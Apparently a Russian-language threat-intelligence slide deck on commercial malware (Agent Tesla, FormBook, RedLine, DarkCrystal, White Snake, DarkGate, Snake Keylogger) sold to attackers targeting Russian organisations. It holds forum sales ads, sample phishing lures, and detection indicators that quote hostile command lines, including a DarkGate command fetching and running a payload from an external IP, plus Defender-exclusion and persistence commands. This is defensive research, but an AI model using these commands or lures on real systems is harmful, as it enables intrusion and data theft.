

From the Darkness

Как коммерческое ВПО
становится оружием против
российских организаций

Олег Скулкин

Руководитель VI.ZONE Threat Intelligence



whoami



- Руководитель BI.ZONE Threat Intelligence
- 12+ лет разбора инцидентов по всему миру
- Автор и соавтор множества исследований, а также книг по цифровой криминалистике и реагированию на инциденты
- GCFA, GSTI

Что мы можем купить в **даркнете**?
Да все, что угодно!

Agent Tesla

BRONZE	SILVER	GOLD
\$12	\$25	\$35
1 Month License	3 Month License	6 Month License
7/24 Support	7/24 Support	7/24 Support
Web Panel	Web Panel	Web Panel
Advanced Keylogger	Advanced Keylogger	Advanced Keylogger
FUD Crypter	FUD Crypter	FUD Crypter
doc/xls Converter	doc/xls Converter	doc/xls Converter
1 Month Updates	3 Months Updates	6 Months Updates
1 Month Builds	3 Months Builds	6 Months Builds
Payment Method: Perfect Money	PAYMENT METHOD: Perfect Money	Payment Method: Perfect Money
Buy Now	Buy Now	Buy Now

Тем не менее, это не мешает злоумышленникам продавать «взломанные» версии

Well usual cracking is more than 450-500 12:56 AM

I am talking about a 1 year plan 12:57 AM

full premium 12:57 AM

and support 12:57 AM

latest version 12:59 AM

Официальный сайт закрылся в 2018 году

Agent Tesla

ПРОДАМ #1 rat: agent tesla builder 3.2.5.5 + panel (free)

Spiker201 · 19 Янв 2021

Отслеживать ...

19 Янв 2021

S

Spiker201
Участник

✉ Начать переписку

Регистрация: 10 Ноя 2020
Сообщения: 41
Реакции: 1
Репутация: 0

#1 RAT: Agent Tesla Builder 3.2.5.5 + panel (FREE)

Always run programs on your VPS or in a Sandboxie
TURN OFF ANTIVIRUS (THIS IS REAL TESLA AGENT STEALER BOTNET)

I am not responsible for the actions of the people downloading this, what you do is your own choice

Bleepingcomputer:

Our latest Global Threat Index for April 2020 has found several COVID-19 related spam campaigns distributing a new variant of the Agent Tesla remote access trojan, moving it up to 3rd place in the Index, impacting 3% of organizations worldwide.

Keystrokes
Screenshots
Webcam Captures

Password steal
Control Logs
Exploit

HWID

Можно найти и бесплатные версии

Agent Tesla

I: Неподтвержденный заказ на поставку / Запрос на поставку промышленной продукции_(P.O_4044280)_



Кому:



[Скачать](#) · [Предварительный просмотр](#)

Доброе утро,

Пожалуйста, приложите заказ на поставку, который я отправил вам в прошлом месяце.

Я не получил от вас ответа по поводу запроса на заказ.

Было ли оно обработано?

Клиент у меня на шее, скажите пожалуйста, сможете ли вы уложиться в сроки доставки заказа.

Я с нетерпением жду вашего быстрого ответа.


С наилучшими пожеланиями,

[Redacted signature]

Agent Tesla: возможности обнаружения

1. Подозрительные файлы в подпапках `AppData`
2. Попытки отключения Windows Defender: `powershell.exe Add-MpPreferenceExclusionPath [Agent Tesla]`
3. Process Hollowing: `MSBuild.exe`, `vbc.exe`, `RegSvcs.exe` и другие
4. Создание задач в планировщике: `schtasks.exe /Create /TN "Updates" /XML "[путь к временному файлу XML]"`
5. Модификация разделов реестра:
`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
`HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Startup Approved\Run`

FormBook



FormBook Formgrabber v0.3 [from \$29]

05-09-2016, 03:15 PM (This post was last modified: 11-11-2017, 03:40 PM by ng-Coder)

More people now getting scammed by impersonators while trying to buy formbook, please note this is all your fault and please don't pm me!

IMPORTANT NOTE!!!
FormBook was meant to be a simple spyware like Spytech, Spyrix, Ardamax Keylogger etc. But since few customers recently start using FormBook for email campaign I'm now stopping FormBook sales till further notice, FormBook users involved in email campaign are banned and I plan to ban any other customer detect to be involve in email campaign.

Thank you. peace and much love to HF.

IMPORTANT NOTE
FormBook is a browser-logger software, it has no extension, plugin nor anything you can use to deface browser or easily carry out financial fraud!

ng-Coder
important pm only please

Posts: 440
Threads: 11
B Rating: 0 0 0
Popularity: 69
βytes: 49.95
Game XP: 0

0.3

Разработчики были недовольны тем, что их ПО используется атакующими

FormBook

Re: Пацвяджэнне замовы



Кому:



[Скачать](#) • [Предварительный просмотр](#)

Добры дзень,

Дзякуй за праформу-фактуру,
Далучана копія аплаты, якую мы зрабілі сёння раніцай,
Абнавіце мяне, як толькі пацвердзіце грошы.

З павагай,
Менеджэр па закупках,

Address:

Phone:

Email:

FormBook: возможности обнаружения

1. Подозрительные файлы в %ProgramFiles%, %Temp%, %Appdata%, например, `C:\Program Files (x86)\Ozr4lln\rzatlltg.exe`
2. Process Hollowing: `svchost.exe`, `msiexec.exe`, `wuauclt.exe`, и другие
3. Использует `cmd.exe /c del`, чтобы удалить оригинальный файл
4. Модификация разделов реестра:
`HKLM\HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
`HKLM\HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run`
5. Хранение собранных данных в %APPDATA%\Roaming, например, `C:\Users\[username]\AppData\Roaming\609130U8\609logrg.ini`

RedLine

REDLINE STEALER

Glade · 19 Фев 2020

1
2
3
...
18
Вперед >

ТС

Наблюдатель
Участник проекта

АвтоГарант : 16

Регистрация: 13 Фев 2020

Сообщения: 183

Реакции: 71

Общие продажи: \$2,356

Общие покупки: \$8,222

Пожертвовал: \$150

ГАРАНТ: 9

19 Фев 2020
#1

ПРИ ПОКУПКЕ ЧЕРЕЗ ЛС ФОРУМА ИЛИ ГАРАНТА ФОРУМА 20% СКИДКА НА ВСЕ ВИДЫ УСЛУГ

Писать только и только сюда [https://t.me/](https://t.me/_bot)
 / [_bot](https://t.me/_bot) и требовать подтверждение через ЛС форума

Хочу представить вам стиллер, заточенный под удобную работу с логами. Собирает максимально-востребованную информацию для работы по всем направлениям. Программа писалась с учетом всех пожеланий людей профессионально занимающимися в сфере кардинга.

Возможности билда:

- 1) Собирает из браузеров:
 - a) Логин и пароли
 - b) Куки
 - c) Поля автозаполнения
 - d) Кредитные карты
- 2) Поддерживаемые браузеры:
 - a) Все браузеры на базе Chromium (Даже Chrome последней версии)
 - b) Все браузеры на базе Gecko (Mozilla и тд.)
- 3) Сбор данных из FTP-клиентов, IM-клиентов
- 4) Настраиваемый файл-граббер по критериям Путь, Расширение, Поиск в подпапках (можно настроить на нужные холодные кошельки, стим и прочее)
- 5) Выборка по странам. Настройка черного списка стран, где билд не будет работать
- 6) Настройка анти-дубликата логов в панели
- 7) Собирает информацию о системе жертвы:
 - IP
 - Страна
 - Город
 - Имя текущего пользователя
 - NWID
 - Раскладки клавиатуры
 - Скриншот экрана
 - Разрешение экрана

RedLine: возможности обнаружения

1. Задания в планировщике: `"C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon /rl highest /tn "svchost" /tr "'C:\Users\Admin\AppData\Roaming\svchost.exe'" & exit`
2. Добавление в исключения Windows Defender: `Add MpPreference ExclusionPath "C:\Users\Admin\AppData\Roaming\svchost.exe" Force`
3. Использование `https://api.ip[.]sb/ip` для получения IP-адреса скомпрометированного устройства
4. Использование WMI для сбора информации о скомпрометированной системе, например, `SELECT * FROM AntivirusProduct`

DarkCrystal

Official DarkCrystal RAT

CrystalSeller · Jun 16, 2021 · 10 · 5K · [.net](#) [dcrat](#) [rat](#) [анонимный](#) [без](#) [дкрат](#) [ратник](#) [ратник без портов](#)

Forums > Market > Private Software > Official

Not open for further replies.

Jun 16, 2021



CrystalSeller
Пользователь

Joined: Jun 15, 2021
Messages: 8
Reaction score: 8
Points: 113



DCRAT

Не стиллер, а рат

Стиллер
Наблюдение
Управление файлами

• Многофункциональный RAT с функцией стиллера. Существует сотни отзывов на стороннем борде


• Работа без портов - необходим VDS/VPS/хостинг

ХОСТИНГ DCRAT + В ПОДАРОК НА ВЫБОР
- КРЯК ОТ 2022 ГОДА
- НОВЫЙ КРЯК (17.09.2023)

МЕСЯЦ - 299P/\$3.5
НАВСЕГДА - 3999P/\$45

ПРИНИМАЕМ К ОПЛАТЕ | КАРТЫ(РУ), YOOMONEY,
LZT(+10%), CRYPTO(BTC/XMR/USDT TRC20/TRX)

DarkCrystal



The screenshot shows the Kaspersky website for private users. The browser address bar displays "kaspersky.pc.online". The navigation menu includes "Home users", "Pricing", "Partner", and "About Us". A "My account" dropdown menu is visible in the top right. The main heading reads "Download the free, award-winning security solution for you and your family." Below this, a list of features is provided: "Solutions that nip viruses, malware and cybercriminals in the bud:", "Removes existing viruses, malware, spyware and much more.", "Protects you from unwanted scans and attacks.", and "Bloatware-free protection without lag". Two buttons are present: "Download Free Trials" and "update product". A section titled "Are you already a user of a Kaspersky product?" offers options to "To support" or "Switch to the new solution". A large image of a man and a child taking a selfie is featured on the right side of the page.

kaspersky

Home users Pricing Partner About Us

My account

Home page Products for private users Download

Download the free, award-winning security solution for you and your family.

Solutions that nip viruses, malware and cybercriminals in the bud:

- Removes existing viruses, malware, spyware and much more.
- Protects you from unwanted scans and attacks.
- Bloatware-free protection without lag.

[Download Free Trials](#) [update product](#)

Are you already a user of a Kaspersky product?

You can continue to receive support for your existing Kaspersky product or switch to a new solution with even more features.

[To support](#) [Switch to the new solution](#)

DarkCrystal: возможности обнаружения

1. Выбирает случайный процесс из запущенных в системе и перемещает свои файлы в его каталог, создав папку и именем, идентичным имени процесса, и назвав также исполняемый файл, например: [C:\Users\\[user\]\AppData\Local\Programs\Microsoft VS Code\Code\Code.exe](#)
2. Модификация раздела реестра [HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon](#)
3. Получение сведений о скомпрометированной системе с использованием [https://ipinfo\[.\]io/json](https://ipinfo[.]io/json)

White Snake



Price & Contacts

WhiteSnake Stealer :: Price:

200\$ - 1 month

345\$ - 3 months

590\$ - 6 months

1100\$ - 1 year

1950\$ - lifetime

White Snake

 We got banned on xss.is forum.

One of our customers modified build and removed 'AntiCIS' module.

From now it's forbidden to modify stub, by violating this rule your license will be revoked.

We are already contacted the xss.is admin.

<https://bi.zone/expertise/blog/stiler-white-snake-rasprostranyaetsya-pod-vidom-trebovaniy-roskomnadzora/>

White Snake

Запрос в рамках расследования уголовного дела № 11091007706001194 Следственный комитет РФ



Следственный комитет Федосеев М.К. <adschoolfolk1...

Сегодня в 13:29

Кому:




Требование 19098...
636,7 КБ



Запрос следовател...
1 007 КБ



[Скачать все](#) • [Просмотреть все](#)



White Snake: возможности обнаружения

1. И снова задачи в планировщике: `/C chcp 65001 && ping 127.0.0.1 && schtasks /create /tn "[имя задания]" /sc MINUTE /tr "[путь к файлу в созданной папке]" /rl [права для запуска] /f && DEL /F /S /Q /A "[путь к файлу по предыдущему пути]" && START "" "[путь к файлу в созданной папке]"`
2. Коммуникация с узлами Tor
3. Создание исполняемых файлов в `C:\Users\[user]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup` и на внешних носителях
4. Сбор сведений о стране и IP-адресе с помощью запроса к `http://ip-api[.]com/line?fields=query,country`

DarkGate



DarkGate Loader [FUD // Bypass EDR // ADMIN & SYSTEM LPE // RedTeaming // EXE, DLL, LNK, URL, MSI, VBS]

Подписаться 18

Автор: RastaFarEye, 7 июня в [Вирусология] - malware, эксплойты, связки, АЗ, крипт

Создать тему

Ответить в тему

1 2 ВПЕРЕД > Страница 1 из 2

RastaFarEye

Опубликовано: 7 июня (изменено)

Крипто-Кит



Seller

87

445 публикаций

Регистрация


05/05/21 (ID: 116351)

Деятельность

другое / other

Депозит

0.5 \$



This is a project that I have been working on since early 2017, and have invested more than 20,000 hours into.

This is the ultimate tool for pentesters/redteamers

At the moment I don't intend to rent it to more than 10 people in order to keep this project private,

I also do not intend to rent it to people who do not understand its meaning and do not know how to use it because it is a destructive tool

That is not currently detected by any antivirus that knows how to do everything from privilege escalation and many more exploits and features that you won't find anywhere..

All our features are completely undetected because they run directly in memory without touching a disk

DarkGate



Пн 31.07.2023 16:25

Вопросы для интервью

ому

[ВНИМАНИЕ! ДАННОЕ СООБЩЕНИЕ ПОЛУЧЕНО ОТ ВНЕШНЕГО АДРЕСАНТА]

Здравствуйте!

Позвольте просить Вас об интервью. Ваше мнение представляет неподдельный интерес.

По возможности просим ответить на вопросы во вложении и выслать на почту обратным письмом

В свою очередь, мы просим Вас проставить акценты интервью, обозначить вопросы, на которые считаете нужным обратить внимание.

Заранее большое спасибо за Ваше содействие!

--

С уважением,
Корреспондент

В это письмо вложена ссылка на следующий файл:

1. Вопросы.gar (34 КБ)

Ссылка для скачивания файла: <https://cloud.mail.ru/public/K>

Файл будет храниться до 11.08.2023

DarkGate: возможности обнаружения

1. Загрузка и выполнение подозрительных файлов .au3:
`C:\Windows\System32\cmd.exe /c mkdir c:\pyjl & cd /d c:\pyjl & copy c:\windows\system32\curl.exe pyjl.exe & pyjl -o Autoit3.exe http://45.89.65[.]198:80 & pyjl -o fEcGlf.au3 http://45.89.65[.]198:80/msilrajnmvn & Autoit3.exe fEcGlf.au3`
2. Создание пользователя для доступа через hVNC: `cmd.exe "/c cmdkey /generic:"127.0.0.2\" /user:"SafeMode\" /pass:"darkgatepassword0\""`
3. Создание ОЧЕНЬ подозрительных ярлыков в Startup, например:
`C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\dbehhkg.lnk`

Snake Keylogger

Product is subscription based to support corrections and future updates.

1 month, 3 month & 6 month subscription options with discounts for higher tier.
1 Month = \$40
3 Months = \$95
6 Months = \$195



DadForce1 •
404CryptSeller



Posts: 16
Threads: 1
B Rating: 0 0
Popularity: 36
Bytes: 9,38
Game XP: 0

404 Crypter - Keylogger

Username: 404-Beta Expire in: 2019-09-27 Version: 1.0.0.1

Protect Delivery **Features / Recoveries** More Features Assembly / MsgBox Contact/News

SMTP Show Password
Receiver E-Mail:
Sender E-Mail:
Sender Password:
SMTP Server:
SMTP Port:
SMTP: Other

FTP
Username:
Password:
URL:
 Show Password

Pastebin
Developer Key:
Username:
Password:
User Key:
 Show Password

 Send Log Interval Min:

404 Crypter - Keylogger

Username: 404-Beta Expire in: 2019-09-27 Version: 1.0.0.1

Snake Keylogger

Запрос (REQUEST FOR QUOTE)



Кому:



[Скачать](#) · [Предварительный просмотр](#)

Доброе утро дамы и господа!

Я отправил это сообщение ранее, ответа пока нет. пожалуйста, отправьте предложение как можно скорее
Скажите, пожалуйста, можете ли вы отправить этот товар в Грузию?

Если да, то каковы основные условия поставки? Условия, оплата.

Если у вас есть прайс-лист, пришлите его.

Заранее спасибо.


И. М. М. М.

И. М. М. М.
И. М. М. М.
И. М. М. М.

Snake Keylogger: возможности обнаружения

1. Файлы вида:
`C:\Users\[user]\AppData\Local\Temp\tmpG[значение от 0 до 999].tmp`
2. Сбор информации об IP-адресе устройства с использованием [http://checkup\[.\]dyndns\[.\]org](http://checkup[.]dyndns[.]org)
3. Удаление оригинального файла: `/C choice /C Y /N /D Y /T 3 & Del [местоположение]`
4. Создание файлов `Screenshot.png` в папке `SnakeKeylogger` 😊

Семь ликов тьмы



Узнайте больше о том, как модель [malware-as-a-service](#) помогает злоумышленникам атаковать российские организации

